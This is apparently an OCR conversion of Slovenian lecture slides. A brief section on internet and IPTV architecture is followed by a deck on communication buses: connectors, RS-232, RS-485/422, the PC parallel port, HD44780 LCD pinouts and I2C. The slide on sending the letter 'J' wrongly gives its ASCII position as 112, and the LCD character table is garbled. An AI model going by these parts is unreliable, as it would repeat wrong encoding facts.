
- Manjši “Tier 2” ISPji, ponavadi regionalni ISP-ji
  - so povezani na enega ali več Tier 1 ISPjev ter več Tier 2 ISPjev






## Arhitektura interneta: Tier 3

- “Tier-3” ISPji in lokalni ISPji
  - zadnji hop, “access network”



## Arhitektura interneta: potovanje paketa






## Arhitektura IPTV in radiotelevizijskih omrežij




## Arhitektura RTV in IPTV omrežja





## Klasična vertikalna arhitektura IPTV



[www.ltfe.org](http://www.ltfe.org), Laboratorij za telekomunikacije



# Komunikacijska vodila in vmesniki

---



as. mag. Andrej Štern



# Uvod

## ■ Zakaj potrebujemo vodila

- prenos podatkov med komponentami in sklopi
- prenos signalizacije med strežniki in odjemalci
- omogočanje sinhronizacije s prenosom urinih impulzov
- ponekod tudi zagotavljanje napajanja čez vodilo





# Mehanske karakteristike

## ■ Osnovne značilnosti




- zunanje dimenzije
  - potreben prostor v napravi / na ohišju / na vodilu
  - oblika - sploščeni, okrogli, DIN, SUB, ČINČ, JACK ...
- notranje dimenzije
  - množica različnih premerov kontaktov
  - napajalni konektorji / napajalniki
- število priključkov / pinov
  - zadostno število (signali, napajanje ...)
- trajnostni parametri
  - obraba, srebrenje, zaščita pred vplivi
  - temperaturna trdnost (spajkanje!)
- namestitev
  - through-hole, SMD, matica, zatiči ...




SUB



DIN



TEFLON



SMD




OPTIKA



# Električne karakteristike

## ■ Osnovne značilnosti

- dovoljene obremenitve
  - tokovna obremenitev (segrevanje)
  - napetostna obremenitev (preboj)
- dovoljene izgube
  - ohmske izgube (slabljenje)
  - parazitna kapacitivnost (dolžina)
  - induktivno sklapljanje (presluhi)
- impedanca
  - prenosi VF signalov, odboji
- zaščita pred stiki
  - M/Ž konektor, menjava polaritete
  - preprečevanje stikov med vklopom
  - preklop s priključitvijo konektorja





# Druge posebnosti vodil

## ■ Dolžina vodil

- naraščanje dolžine povečuje negativne vplive
  - omejitve: slabljenje, kapacitivnost, induktivnost
  - marsikdaj odvisno od kvalitete in izvedbe medija


## ■ Odpornost na motnje in elektrostatiko

- vodniki so izpostavljeni neposredni okolici
  - možnost indukcije in hitrega zvišanja potenciala -> uničenje naprave / modula
  - galvanske ločitve komunikacijskih naprav z opto-sklopniki
  - optične povezave rešijo veliko težav


## ■ Kompromisi

- cenovno razmerje med kvaliteto medija in uporabnostjo
- upoštevanje cene in vzdrževanje konektorjev (optika)
- razpoložljivi prostor (PCB, velikost kanala, upogljivost vodila)

Izgube nekaterih kablov pri frekvenci 2,4 GHz [dB/m]



RG 174: 1,43  
RG 58: 0,89  
RF 58 LL: 0,6  
RG 213: 0,6  
LMR-400: 0,22  
RLF-10: 0,23  
H-155: 0,46  
H-500: 0,3







# Izvedbe vodil

## ■ Serijska (zaporedna) vodila

- prva komunikacijska vodila (5 do 8 podatkovnih bitov)
  - primarna uporaba: teleprinter, terminal, ukazne konzole
  - današnja uporaba: RS-232, RS-485, USB, SATA, I2C, I2S, SPI, SMBUS, 1-WIRE
- prednosti
  - manj težav s sinhronizacijo in takti (prehodi)
  - manj potrebnih povezav oz. žic, zato možno več oklopa
  - manj težav s presluhi zaradi manjšega števila induktorjev



## ■ Paralelna (vzporedna) vodila



- prvi način povezovanja perifernih enot
  - uporaba: LPT/Centronics, ATA/IDE, spominska in podatkovna vodila
- prednosti
  - n-kratna kapaciteta enega samega vodila (z omejitvami)
  - enostavnost izvedbe (npr. 8-bitna obdelava v CPU brez pretvorbe SER->PAR)



# RS-232

## ■ Klasično serijsko vodilo

- prvo serijsko vodilo (starost ~40 let)
- RS-232 standard določa
  - električne karakteristike ( $\pm 12V$ )
  - mehanske lastnosti konektorjev in razpored pinov
    - uporabna 2 tipa: starejši DB25 in "novejši" DB9
  - topologijo povezovanja
    - DTE-DCE (računalnik - modem)
    - DTE-DTE (računalnik - računalnik)
- uporabni parametri
  - tipične hitrosti do 115.200 (1,5 M) bit/s
  - dolžine povezav
    - do 300 m pri 9600 bit/s
    - do 45 m pri 19,2 kbit/s, 55 pF/m






# RS-232 signali


## Primer: prenos črke "J"

- znak J je na 112. mestu v ASCII tabeli
- 112 (DEC) = 01001010 (BIN)
- pošiljanje najprej z LSB



Asinhrono vodilo  
(nima dodane linije ure)

RS232 Transmission of the letter 'J'



Osnovna nastavitvev (8,N,1)

Baud	9600
Data bits	8
Parity	None
Stop bits	1





# Priključevanje RS-232 na MCU

## ■ Spoštovanje napetostnih nivojev

- mikrokontrolerji (MCU) tipično uporabljajo 3,0-3,3 ali 5V nivoje
- pretvorba na  $\pm 12V$  nivoje s standardiziranimi pretvorniki MAX
  - problem: vrata RS-232 ne zagotavljajo napajanja vezja
  - rešitev: uporaba “odvečnih” signalnih linij za napajanje

## ■ Uporaba USB-SER pretvornikov

- ustvarjanje navideznih vrat
- napajanje iz USB (MM232R)





# RS-485 in RS-422

## ■ Industrijsko serijsko vodilo

### ■ komunikacija

- RS-422 je tipa točka-točka (kot RS-232)
- RS-485 je povezava tipa točka-več točk
- diferencialni prenos z uporabo parice
- 2- in 4-žična vodila za FDX, HDX
- povezovanje do 10 (32) naprav


### ■ hitrosti

- 10 Mbit/s do razdalje 10 m
- 100 kbit/s na razdalji 1200 m



### ■ uporaba RS-422/485

- prenos podatkov med različnimi napravami v proizvodnji
- izhodi iz merilnikov, ki zahtevajo dolge prenosne poti
- podaljševanje RS-232, izhodi na optiko

Typical RS-422 Wiring



Typical 2-Wire RS-485 Wiring



XpressNet





# Paralelno vodilo na PC

## ■ Lastnosti



- prvotni priklop tiskalnikov na PC (LPT - Line Printer Terminal)
- uporaba 25-pin D-sub in 36 pin Centronics konektorjev
- 8-bitno podatkovno vodilo z več kontrolnimi signali

- izhodi: Strobe, Linefeed, Initialize, Select In
- vhodi: ACK, Busy, Select, Error, Paper Out
- hitrosti do 150 kbit/s

- dolžina kabla do 3,6m (presluhi med žicami)
- +5V / 0V napetostni nivoji (možnost napajanja)

## ■ Krmiljenje posameznih pinov

- lpt1Data = 0x378, lpt1Status = 0x379, lpt1Control = 0x37a
- lpt2Data = 0x278, lpt2Status = 0x279, lpt2Control = 0x27a
- lpt3Data = 0x3bc, lpt3Status = 0x3bd, lpt3Control = 0x3be






# Paralelni vmesniki za zaslone LCD

## ■ Krmiljenje

- namenjeno predvsem alfanumeričnim zaslonom
- 4- ali 8-bitno z dodatnimi signalnimi pini
- vnaprej določen nabor znakovne tabele
  - možnost dodajanja lastnih 8 znakov (0-7)

Upper 4 Bits	Lower 4 Bits	0000	0001	0010	0011	0100	0101	0110	0111	1000	1001	1010	1011	1100	1101	1110	1111
xxxx0000	CS Pin (1)			0	@	P	^	P				-	9	≡	α	ρ	
xxxx0001	(2)			!	1	A	Q	3	4			。	7	チ	△	ä	q
xxxx0010	(3)			"	2	B	R	b	r			「	イ	ツ	×	β	θ
xxxx0011	(4)			#	3	C	S	c	s			」	ウ	テ	ε	∞	
xxxx0100	(5)			\$	4	D	T	d	t			、	エ	ト	μ	Ω	
xxxx0101	(6)			%	5	E	U	e	u			・	オ	チ	1	σ	Ü
xxxx0110	(7)			&	6	F	V	f	v			ヲ	カ	ニ	ヨ	ρ	Σ
xxxx0111	(8)			'	7	G	W	g	w			ア	キ	ヌ	ラ	q	π
xxxx1000	(1)			(	8	H	X	h	x			イ	ウ	ネ	リ	Γ	×
xxxx1001	(2)			)	9	I	Y	i	y			ウ	ケ	ル	レ	γ	υ
xxxx1010	(3)			*	:	J	Z	j	z			エ	コ	ン	レ	j	≠
xxxx1011	(4)			+	;	K	[	k	<			オ	サ	ヒ	ロ	*	π
xxxx1100	(5)			,	<	L	¥	l				カ	シ	フ	ワ	φ	π
xxxx1101	(6)			-	=	M	]	m	>			ユ	ズ	ン	ト	ε	÷
xxxx1110	(7)			.	>	N	^	n	→			ヨ	セ	ホ	°	π	
xxxx1111	(8)			/	?	O	_	o	←			ウ	ツ	マ	°	ö	■



Krmilnik HD44780

1. Ground
2. VCC (+3.3 to +5V)
3. Contrast adjustment (VO)
4. Register Select (RS). RS=0: Command, RS=1: Data
5. Read/Write (R/W). R/W=0: Write, R/W=1: Read
6. Clock (Enable). Falling edge triggered
7. Bit 0 (Not used in 4-bit operation)
8. Bit 1 (Not used in 4-bit operation)
9. Bit 2 (Not used in 4-bit operation)
10. Bit 3 (Not used in 4-bit operation)
11. Bit 4
12. Bit 5
13. Bit 6
14. Bit 7
15. Backlight Anode (+)
16. Backlight Cathode (-)





# I2C



## ■ Inter-IC bus

### ■ topologija

- skupno deljeno 2-žično serijsko vodilo
- redka uporaba, kjer je omogočenih več gospodarjev
- uporaba “pull-up” uporov, napetost nivojev ni določena

### ■ komunikacija

